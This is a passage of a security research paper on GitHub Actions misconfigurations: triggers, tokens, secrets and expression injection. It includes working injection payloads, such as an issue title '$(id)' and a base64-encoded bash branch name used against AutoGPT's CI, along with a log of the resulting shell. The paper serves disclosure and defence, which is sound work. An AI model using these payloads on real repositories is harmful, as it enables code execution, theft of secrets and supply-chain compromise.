

Action man VS octocat: GitHub action exploitation

Hugo VINCENT

`hugo.vincent@synacktiv.com`

Synacktiv

Abstract. Continuous Integration/Continuous Delivery (CI/CD) systems have emerged as essential tools for modern software development, enabling teams to automate processes for building, testing, and deploying applications. Among these systems, GitHub Actions stands out as a popular choice, offering users the ability to execute tasks in response to repository events. However, the extensive adoption of CI/CD introduces new security challenges, particularly regarding the handling of untrusted data and potential vulnerabilities in workflow configurations.

In this research paper, we dig into the fundamentals of CI/CD practices and explore the specific features and components of GitHub Actions workflows. Emphasizing the critical role of proper configuration in mitigating security risks, we identify various types of misconfigurations observed in open-source repositories. These misconfigurations, if exploited, could enable remote attackers to compromise sensitive information or execute arbitrary code within privileged contexts, even without insider access to the targeted projects.

Through our analysis, we aim to raise awareness of the security implications related to CI/CD environments and provide insights for improving the resilience of GitHub Actions workflows against potential exploits. By understanding and addressing these vulnerabilities, developers and organizations can better safeguard their software development pipelines and protect against unauthorized access and manipulation.

1 GitHub actions

1.1 Hello world

A workflow is a configurable automated process that will run one or more jobs. Workflows are defined with YAML files and will run when triggered by an event in a repository, manually, or at a defined schedule.

Workflows are defined in the `.github/workflows` directory of a repository, and one can have multiple workflows, each of which can perform a different set of tasks. For example, it is possible to have a workflow to build and test pull requests, another to deploy an application every time a release is created, and yet another workflow to add a label every time someone opens a new issue.

A workflow must contain the following basic components:

- One or more events that will trigger the workflow.
- One or more jobs, each of which will execute on a runner machine and run a series of one or more steps.
- Each step can either run a defined script or run an action, which is a reusable extension that can simplify a workflow.




Fig. 1. Workflow.

```

1 name: Hello world
2 on:
3   push:
4   [ ]
5 jobs:
6   hello:
7     runs-on: ubuntu-latest
8     steps:
9     [ ] - uses: actions/checkout@v4
10    [ ] - run: echo "Hello world"
  
```

This workflow can be pushed on a GitHub repository:

```

1 name: Hello world
2 on:
3   push:
4   [ ]
5 jobs:
6   hello:
7     runs-on: ubuntu-latest
8     steps:
9     [ ] - uses: actions/checkout@v4
10    [ ] - run: echo "Hello world"
  
```

Fig. 2. Hello world workflow.

In the previous example the configured trigger is push, meaning on every push, the workflow will be triggered:




Fig. 3. Triggered workflow.




Fig. 4. Output of the workflow.

An event is a specific activity in a repository that triggers a workflow run. For example, activity can originate from GitHub when someone creates a pull request, opens an issue, or pushes a commit to a repository. It's also possible to trigger a workflow to run on a schedule or manually. Some event can be dangerous and can result in vulnerabilities, more on this in section 1.5.

A job represents a series of tasks within a workflow, all executed on the same runner. These tasks can either be shell scripts or actions. The execution of steps is sequential, with each step relying on the completion of the previous one. As all steps share the same runner, data can be transparently passed from one to the next. For instance, you might first build your application in one step and then test the built application in the subsequent step.

Job dependencies can be configured, allowing coordination with other jobs. By default, jobs operate independently and run concurrently. When a job is dependent on another, it waits for the completion of the dependent job before initiating. Consider a scenario with multiple build jobs for diverse architectures without dependencies, and a packaging job dependent on those builds. The build jobs execute simultaneously, and upon successful completion, the packaging job follows suit.

Job dependencies can be configured, allowing coordination with other jobs. By default, jobs operate independently and run concurrently. When a job is dependent on another, it waits for the completion of the dependent one before initiating. Consider a scenario with multiple build jobs for diverse architectures without dependencies, and a packaging job dependent on these builds. The build jobs execute simultaneously, and upon successful completion, the packaging job follows suit.

It is possible to use this flexibility to create custom actions tailored to specific needs or leverage existing actions available in the GitHub Marketplace, thus enhancing the efficiency and simplicity of workflows.

A runner acts as the server responsible for executing workflows upon triggering. Each runner is capable of running one job at a time. GitHub extends support for various operating systems, including Ubuntu Linux, Microsoft Windows, and macOS runners, enabling workflows to run on newly provisioned virtual machines for each execution.

GitHub also offers the possibility to use self-hosted runners. This could be interesting in some cases as if attackers manage to compromise a self-hosted runner they might be able to access internal networks.

1.2 GitHub context

Contexts serve as a mean to retrieve information regarding various aspects of workflow runs, including variables, runner environments, jobs, and steps. Each context is an object that contains properties, which can be strings or other objects. This mechanism provides a structured way to access and utilize diverse information within the context of a workflow run.

Contexts can be accessed using the following expression syntax:

```
1 ${{ <context> }}
```

For example:

```

1 jobs:
2   hello:
3     runs-on: ubuntu-latest
4     steps:
5     - run: echo ${ github.repository }

```

This will return:




Fig. 5. GitHub contexts.

Some contexts are interesting from an attacker perspective:

- **env**: contains environment variables set in a workflow, job, or step.
- **secrets**: contains the names and values of secrets that are available to a workflow run.
- **github**: information about the workflow run.
- **steps**: information about the steps that have been run in the current job.
- **needs**: contains the outputs of all jobs that are defined as a dependency of the current job.

GitHub Actions expression evaluation is a powerful language-independent feature which may lead to script injections when used in blocks such as **run**.

The following workflow is affected by a script injection vulnerability:

```

1 name: Issue
2 on:
3   issues:
4 jobs:
5   hello:
6     runs-on: ubuntu-latest
7     steps:
8     - run: |
9       echo "New issue: ${ github.event.issue.title }"

```

If a malicious user opens an issue with **\$(id)** as the title:




Fig. 6. Script injection.

Due to the way that the `${{}}` gets expanded, this causes the workflow to execute the following command:

```
1 echo "New issue: $(id)"
```




Fig. 7. Script injection.

Given that expression evaluation in GitHub Actions is language-independent, the risk of injection is not confined to Bash scripts. The `${{}}` syntax, extends to other languages, such as JavaScript, where a syntactically valid construct could also be exploited for injection purposes.

This vulnerability opens the door for potential malicious activities. Attackers leveraging this injection could therefore execute actions with more severe consequences, such as uploading sensitive secrets to a website under their control, introducing new code to the repository, introducing backdoor vulnerabilities or initiating a supply chain attack. More details regarding this vulnerability in the section 2.

1.3 GitHub secrets

GitHub Actions allow developers to store secrets at three different places:

- At the organization level, either globally or for selected repositories (only available for GitHub organizations).
- Per repository.
- Per repository for a specific environment.

These secrets can then be read only from the context of a workflow run. For example:

```
1 steps:
2   - name: Check out repository
3     uses: actions/checkout@v3
4     with:
5       ssh-key: ${ secrets.SSH_PRIVATE_KEY }
```

1.4 Workflow permissions

At the beginning of each workflow job, GitHub automatically creates a unique `GITHUB_TOKEN` secret for jobs to authenticate to GitHub.

Upon enabling GitHub Actions, a GitHub App is automatically installed in the repository. The `GITHUB_TOKEN` secret corresponds to an access token specific to this GitHub App install. Using this installation access token allows authentication on behalf of the GitHub App residing in the repository. The token's permissions are restricted to the repository containing the workflow.

Before each job begins, GitHub fetches an installation access token for the job. The `GITHUB_TOKEN` expires when a job finishes or after a maximum of 24 hours.

In this example the tokens will be different in each job but not in each step (figure 8 and 9):

```
1 env:
2   TOKEN: ${ secrets.GITHUB_TOKEN }
3
4 jobs:
5   job1:
6     runs-on: ubuntu-latest
7     steps:
8       - name: step1
9         run: |
10          echo "${TOKEN:0:9} [...]"
11       - name: step2
12         run: |
13          echo "${TOKEN:0:9} [...]"
14
15   job2:
16     runs-on: ubuntu-latest
17     steps:
18       - run: |
19          echo "${TOKEN:0:9} [...]"
```




Fig. 8. First job output.

The token is available in the `github.token` and `secrets.GITHUB_TOKEN` contexts.

The default configuration grants the `GITHUB_TOKEN` read-only permission to the repository. This was not always the default setting, as it was modified at the close of 2022. Prior to this change, the token possessed both read and write permissions for the repository. However, GitHub did not enforce this alteration, resulting in all GitHub organizations created before 2023 providing default write access to the `GITHUB_TOKEN`. This behavior proves advantageous during exploitation, and configuration options exist at both the organization and repository levels to tailor these settings (figure 10).

Depending on the trigger, the `GITHUB_TOKEN` will have different permissions. This will be detailed in the next chapter.

Permissions can also be restricted directly in the workflow file to adjust the default access granted to the `GITHUB_TOKEN`, either by adding or removing access as needed. This ensures that only the essential access required is granted. Permissions are defined at either the top level, applying them to all jobs in the workflow, or within specific jobs. When a specific




Fig. 9. Second job output.




Fig. 10. Default permissions after 2023.

permissions key is set to a particular job, all actions and run commands in that job using the `GITHUB_TOKEN` will inherit the specified access rights.

The following permissions can be defined:

```

1 permissions:
2   actions: read|write|none
3   checks: read|write|none
4   contents: read|write|none
5   deployments: read|write|none
6   id-token: read|write|none
7   issues: read|write|none
8   discussions: read|write|none
9   packages: read|write|none
10  pages: read|write|none
11  pull-requests: read|write|none
12  repository-projects: read|write|none
13  security-events: read|write|none
14  statuses: read|write|none

```

The following syntax can be used to define one of `read-all` or `write-all` access for all of the available scopes:

```

1 permissions: read-all
2 permissions: write-all

```

The syntax will disable permissions for all of the available scopes:

```

1 permissions: {}

```

Interesting permissions are:

- `contents`: Work with the contents of the repository. For example, `contents: read` permits an action to list the commits, and `contents: write` allows the action to create a release.
- `id-token`: Fetch an OpenID Connect (OIDC) token.
- `pull-requests`: Work with pull requests. For example, `pull-requests: write` permits an action to add a label to a pull request.
- `issues`: Work with issues. For example, `issues: write` permits an action to add a comment to an issue.

1.5 Workflow triggers

As previously explained GitHub workflows can be triggered using different events. Some are particularly interesting as they can provide a privileged context to an external attacker. This section describes some triggers.

push The `push` trigger is the most commonly used trigger. It runs a workflow when a commit or tag is pushed. However, from an attacker

perspective this is not useful since to trigger such events, an attacker would need write privileges on the targeted repository which will not be the initial assumption for this research. Every attack proposed in this paper will be exploited from an external attacker that does not have any privilege on the targeted repository.

pull_request The `pull_request` trigger will run a workflow when activity on a pull request in the repository occurs. For example, if no activity types are specified, the workflow runs when a pull request is opened or reopened or when the head branch of the pull request is updated.

```

1 on:
2   pull_request:
3   types: [opened, reopened]

```

However since any GitHub user can create a fork of the targeted repository and create a pull request, some restrictions apply. For example the provided `GITHUB_TOKEN` will have restricted permissions and will not have write access on the repository, as otherwise it would allow anyone to modify any project hosted on GitHub. Even if someone adds an explicit write permission, the token will not be granted write access:

```

1 on:
2   pull_request:
3   # this will not work
4   permissions:
5   contents: write

```

The same goes for secrets, GitHub will not send any repository secrets to a runner when a workflow is triggered by a pull request made by a forked repository. Instead, the secrets will be empty (figure 11):

```

1 name: "PR"
2   on:
3   pull_request:
4   jobs:
5   init:
6     runs-on: ubuntu-latest
7     name: "init"
8     steps:
9     - run: |
10      echo "Secret value: ${ secrets.SUPER_SECRET }"

```

Yet, there are instances where the necessity arises to execute a workflow triggered by diverse pull request events, demanding not only read, but




Fig. 11. Empty secret.

also write access to the repository, or access to its secrets. Consider a scenario where a workflow aims to apply labels to a pull request based on certain properties. Such a workflow requires a `GITHUB_TOKEN` with write privileges on at least the `pull-request` permission. This kind of event is covered by the `pull_request_target` trigger as explained in the next section.

First time contributors Forking a public repository allows anyone to propose changes to the GitHub Actions workflows by submitting a pull request. While workflows from forks are restricted from accessing sensitive data like secrets, they can pose a challenge for maintainers if they are altered for malicious purposes.

In order to mitigate this potential issue, workflows triggered by pull requests from certain external contributors to public repositories may not run automatically and could require approval. By default, initial approval is necessary for all first-time contributors before their workflows can be executed. This precautionary measure is implemented to enhance security and prevent potential misuse of workflows.

This will result in the workflow being paused until someone approves it:




Fig. 12. Workflow waiting approval.

This restriction can be easily bypassed. An attacker could first make an innocent pull request fixing a legitimate bug or typo in the documentation. If this pull request gets accepted then the next workflows will automatically run.




Fig. 13. Fix typo issues.

pull_request_target As the **pull_request** trigger, the **pull_request_target** trigger will run a workflow when activity on a pull request in the repository occurs. For example, if no activity types are specified, the workflow runs when a pull request is opened or reopened or when the head branch of the pull request is updated.

However, in this case the **GITHUB_TOKEN** is granted read/write repository permission unless the **permissions** key is specified and the workflow can access secrets, even when it is triggered from a fork. This makes it a very interesting trigger as it can be triggered from a fork and still has access to sensitive elements. Particular attention must be paid to this type

of workflow to prevent malicious users to exploit weaknesses and gain access to sensitive information or tokens.

With a trigger configured on the previous workflow, an attacker could gain access to the defined secret:

```

1 name: "PR"
2 on:
3   pull_request_target:
4
5 jobs:
6   init:
7     runs-on: ubuntu-latest
8     name: "init"
9     steps:
10    - run: |
11      echo "Secret value: ${ secrets.SUPER_SECRET }"

```




Fig. 14. Secret provided to the runner.

The secret is hidden in the output log to prevent any leak, but we can observe that the token is passed to the runner.

This trigger is even more dangerous as it is not subject to the first time contributors protection (cf. 1.5). An external attacker could trigger a `pull_request_target` workflow without first performing an initial pull request.

workflow_run The `workflow_run` event takes place when a workflow run is either requested or completed. It enables the execution of a workflow based on the initiation or conclusion of another one. Notably, the workflow triggered by the `workflow_run` event has the capability to access secrets and write tokens, even if the preceding one did not possess such privileges. This is interesting in situations where the initial workflow intentionally lacks privileges, but subsequent privileged actions are required in a later workflow.

It is possible to access the `workflow_run` event payload associated with the workflow that triggered the target one. As an illustration, if the triggering workflow generates artifacts, a workflow initiated by the `workflow_run` event can retrieve and utilize these artifacts as needed. This feature enables smooth interaction and data sharing between workflows, enhancing flexibility and extensibility in GitHub Actions.

For example this workflow is provided in the GitHub documentation as an example:

```
1 name: Upload data
2
3 on:
4   pull_request:
5
6 jobs:
7   upload:
8     runs-on: ubuntu-latest
9
10    steps:
11      - name: Save PR number
12        env:
13          PR_NUMBER: ${ github.event.number }
14        run: |
15          mkdir -p ./pr
16          echo $PR_NUMBER > ./pr/pr_number
17      - uses: actions/upload-artifact@v3
18        with:
19          name: pr_number
20          path: pr/
```

Upon the completion of the preceding workflow, it initiates the execution of the subsequent one:

```

1 name: Use the data
2
3 on:
4   workflow_run:
5     workflows: [Upload data]
6     types:
7       - completed
8
9 jobs:
10  download:
11    runs-on: ubuntu-latest
12    steps:
13      - name: 'Download artifact'
14        uses: actions/github-script@v6
15        with:
16          script: |
17            [...]

```

This is only based on the name of the triggering workflow. An attacker can easily create a pull request with a workflow matching the name of a `workflow_run` to trigger this one. If a vulnerability is present in the triggered workflow and it uses secrets, an attacker could expose them.

By default, the workflow triggered by the `workflow_run` event has the same capability as the triggering one. Since an attacker can only control workflows triggered with the `pull_request` event the resulting workflow will not have write privileges on the different permissions.

For example, in 15 we have a workflow in the SSTIC repository configured to run when a workflow called `trigger` is launched.

If an external user creates the `trigger` workflow the `GITHUB_TOKEN` associated in the `pr.yml` workflow will have write privileges on the repository even if the triggering one did not (cf 16 and 17).

Note that this event will only trigger a run if the workflow file is on the default branch.


issues/issue_comment The `issues` event runs a workflow when an issue in the repository is created or modified. The `issue_comment`, runs a workflow when an issue or pull request comment is created, edited, or deleted.


For example, it is possible to run a workflow when an issue or pull request comment has been created or deleted:

```

1 on:
2   issue_comment:
3   types: [created, deleted]

```


SSTIC / .github / workflows / pr.yml 

 hugo-syn Update pr.yml

Code Blame 16 lines (13 loc) · 193 Bytes

```
1  name: "WR"
2
3  on:
4    workflow_run:
5      workflows: [trigger]
6
7  permissions:
8    contents: write
9
10 jobs:
11   init:
12     runs-on: ubuntu-latest
13     name: "init"
14     steps:
15     - run: |
16         echo "hello"
```




Fig. 15. Workflow run.

This kind of workflow is interesting from an attacker's perspective, as it can be triggered directly by an external user. This can sometimes result in external data controlled by an attacker to be manipulated inside the workflow. If this data is not properly handled, the attacker could exploit it to get arbitrary code execution as described in section 1.2, with the following example:




Fig. 16. Permissions of the trigger workflow.




Fig. 17. Permissions of the trigger workflow.

```

1 name: Issue
2   on:
3     issues:
4
5   jobs:
6     hello:
7       runs-on: ubuntu-latest
8       steps:
9         - run: |
10            echo "New issue: ${ github.event.issue.title }"
11

```

Since the workflow will run in the base context of the repository, the `GITHUB_TOKEN` will have write privileges on the repository (for organizations created before 2023) and secrets will be passed to the runner.

This kind of event is not restricted by the first time contributors protections. However, as the `workflow_run` trigger, both events will only be triggered if the workflow is present on the default branch. If the previous workflow is only present on a non default branch, it will not be exploitable.

1.6 GitHub artifacts

Workflow artifacts serve as a mechanism to retain data beyond the completion of a job, facilitating data sharing among different jobs within workflows. An artifact, in this context, refers to a file or a group of files generated during the execution of a workflow. This functionality proves particularly useful for preserving outputs such as build and test results after the conclusion of a workflow run.

For example:

```
1 - name: upload artifact
2   uses: actions/upload-artifact@v3
3   with:
4     name: artifact-name
5     path: artifact.txt
```




Fig. 18. Artifacts.

Importantly, all actions and workflows invoked within a run possess write access to the artifacts associated with that specific run, ensuring access of shared data by all components. Also, any external user could generate and store artifacts in the targeted repository. This means that a workflow triggered by a `workflow_run` event could download arbitrary

data controlled by an external attacker. In some cases, this can lead to critical vulnerabilities (cf. 2.4).

2 GitHub action vulnerabilities

In this section we will describe multiple security issues that we observed on public GitHub repositories. It's essential to understand that workflows are extensively utilized throughout GitHub. A rapid analysis revealed that 67% of the 1000 most starred GitHub repositories employ at least one workflow. This underscores its wide adoption, although the security risks associated with this technology are relatively less understood.

2.1 Expression injection

Each workflow trigger comes with an associated GitHub context, offering information about the event that initiated it. This includes details about the user who triggered the event, the branch name, and other relevant contextual information. Certain components of this event data, such as the base repository name, or pull request number, cannot be manipulated or exploited for injection by the user who initiated the event (e.g., in the case of a pull request). This ensures a level of control and security over the information provided by the GitHub context during workflow execution.

However, some elements can be controlled by an attacker and should be sanitized before being used. Here is the list of such elements, provided by GitHub:

- `github.event.issue.title`
- `github.event.issue.body`
- `github.event.pull_request.title`
- `github.event.pull_request.body`
- `github.event.comment.body`
- `github.event.review.body`
- `github.event.pages.*.page_name`
- `github.event.commits.*.message`
- `github.event.head_commit.message`
- `github.event.head_commit.author.email`
- `github.event.head_commit.author.name`
- `github.event.commits.*.author.email`
- `github.event.commits.*.author.name`
- `github.event.pull_request.head.ref`

- `github.event.pull_request.head.label`
- `github.event.pull_request.head.repo.default_branch`
- `github.head_ref`

The AutoGPT¹ repository was affected by this vulnerability. The `ci.yml` workflow of the `release-v0.4.7` branch is configured with a dangerous `pull_request_target` trigger:

```

1 name: Python CI
2 on:
3   push:
4     branches: [ master, ci-test* ]
5     paths-ignore:
6       - 'tests/Auto-GPT-test-cassettes'
7       - 'tests/challenges/current_score.json'
8   pull_request:
9     branches: [ stable, master, release-* ]
10  pull_request_target:
11    branches: [ master, release-*, ci-test* ]

```

As explained in section 1.5, the `pull_request_target` trigger means that anyone can trigger this workflow even external user by making a simple pull request.

At line 4, the expression `${{ github.event.pull_request.head.ref }}` is used. This expression represents the name of the branch which is directly concatenated in the bash script without proper sanitization:

```

1 - name: Checkout cassettes
2   if: ${{ startsWith(github.event_name, 'pull_request') }}
3   run: |
4     cassette_branch="${{ github.event.pull_request.user.login
↵ }}-${{ github.event.pull_request.head.ref }}"
5     cassette_base_branch="${{ github.event.pull_request.base.ref
↵ }}"

```

With a branch name such as `";{echo,aWQK}|{base64,-d}|{bash,-i};echo"`, it is possible to get arbitrary code execution:

An attacker allowed to execute arbitrary code in this context could get a reverse shell inside the runner and exfiltrate the following secret variables:

¹ <https://github.com/Significant-Gravitas/AutoGPT>

```

test (3.10)
succeeded now in 5s

> Set up job
> Checkout repository
> Configure git user Auto-GPT-Bot
✓ Checkout cassettes

1 Run_cassette_branch="0x41gilecat-";{echo,aMQK}|{base64,-d}|{bash,-i};echo""
2 cassette_branch="0x41gilecat-";{echo,aMQK}|{base64,-d}|{bash,-i};echo""
3 cassette_base_branch="release-2"
4 shell: /usr/bin/bash -e {0}
5 bash: cannot set terminal process group (606): Inappropriate ioctl for device
6 bash: no job control in this shell
7 runner@fv-az1567-133:~/work/RD_auto/RD_auto$ id
8 uid=1001(runner) gid=127(docker) groups=127(docker),4(adm),101(system-journal)
9 runner@fv-az1567-133:~/work/RD_auto/RD_auto$ exit
10

```

Fig. 19. Arbitrary code execution.

```

1 env:
2   CI: true
3   PROXY: ${GITHUB_EVENT_NAME == 'pull_request_target' &&
↳ secrets.PROXY || '' }
4   AGENT_MODE: ${GITHUB_EVENT_NAME == 'pull_request_target' &&
↳ secrets.AGENT_MODE || '' }
5   AGENT_TYPE: ${GITHUB_EVENT_NAME == 'pull_request_target' &&
↳ secrets.AGENT_TYPE || '' }
6   OPENAI_API_KEY: ${GITHUB_EVENT_NAME != 'pull_request_target' &&
↳ secrets.OPENAI_API_KEY || '' }
7   [...]
8 run: |
9   base64_pat=$(echo -n "pat:${SECRETS.PAT_REVIEW}" | base64
↳ -w0)

```

For more information on secret extractions please refer to those articles [6,9]

Moreover, since the write permission is explicitly set the attacker will also be able to modify the code of the AutoGPT project.

```

1 permissions:
2   # Gives the action the necessary permissions for publishing new
3   # comments in pull requests.
4   pull-requests: write
5   # Gives the action the necessary permissions for pushing data to
↳ the
6   # python-coverage-comment-action branch, and for editing existing
7   # comments (to avoid publishing multiple comments in the same PR)
8   contents: write

```

Ranked as the 24th most starred GitHub repository, AutoGPT's compromise could have had far-reaching consequences, potentially impacting a significant number of users.

Another vulnerability affecting the same workflow was also found, more on this in section 2.3. After reporting this vulnerability to the AutoGPT team we found out that both vulnerabilities were already known, a security company independently found² the same vulnerabilities. While it was fixed on the main branch, it was still vulnerable as the `pull_request_target` trigger can be exploited from any branch and not only from the default branch.

The previous dangerous context element list provided by GitHub can also be extended with other potentially dangerous context elements. We often encounter workflows using the following context elements directly in a run script:

```
1 run: |
2   echo "${steps.step-name.outputs.value}"
3   echo "${ needs.job.outputs.value }"
4   echo "${ env.ENV_VAR }"
```

If an attacker manages to control one of these values by exploiting a workflow, this would result in arbitrary command execution. This is why the previous list should be enhanced with these elements:

- `env.*`
- `steps.*.outputs.*`
- `needs.*.outputs.*`

An example is provided in section 2.5.

2.2 Dangerous write

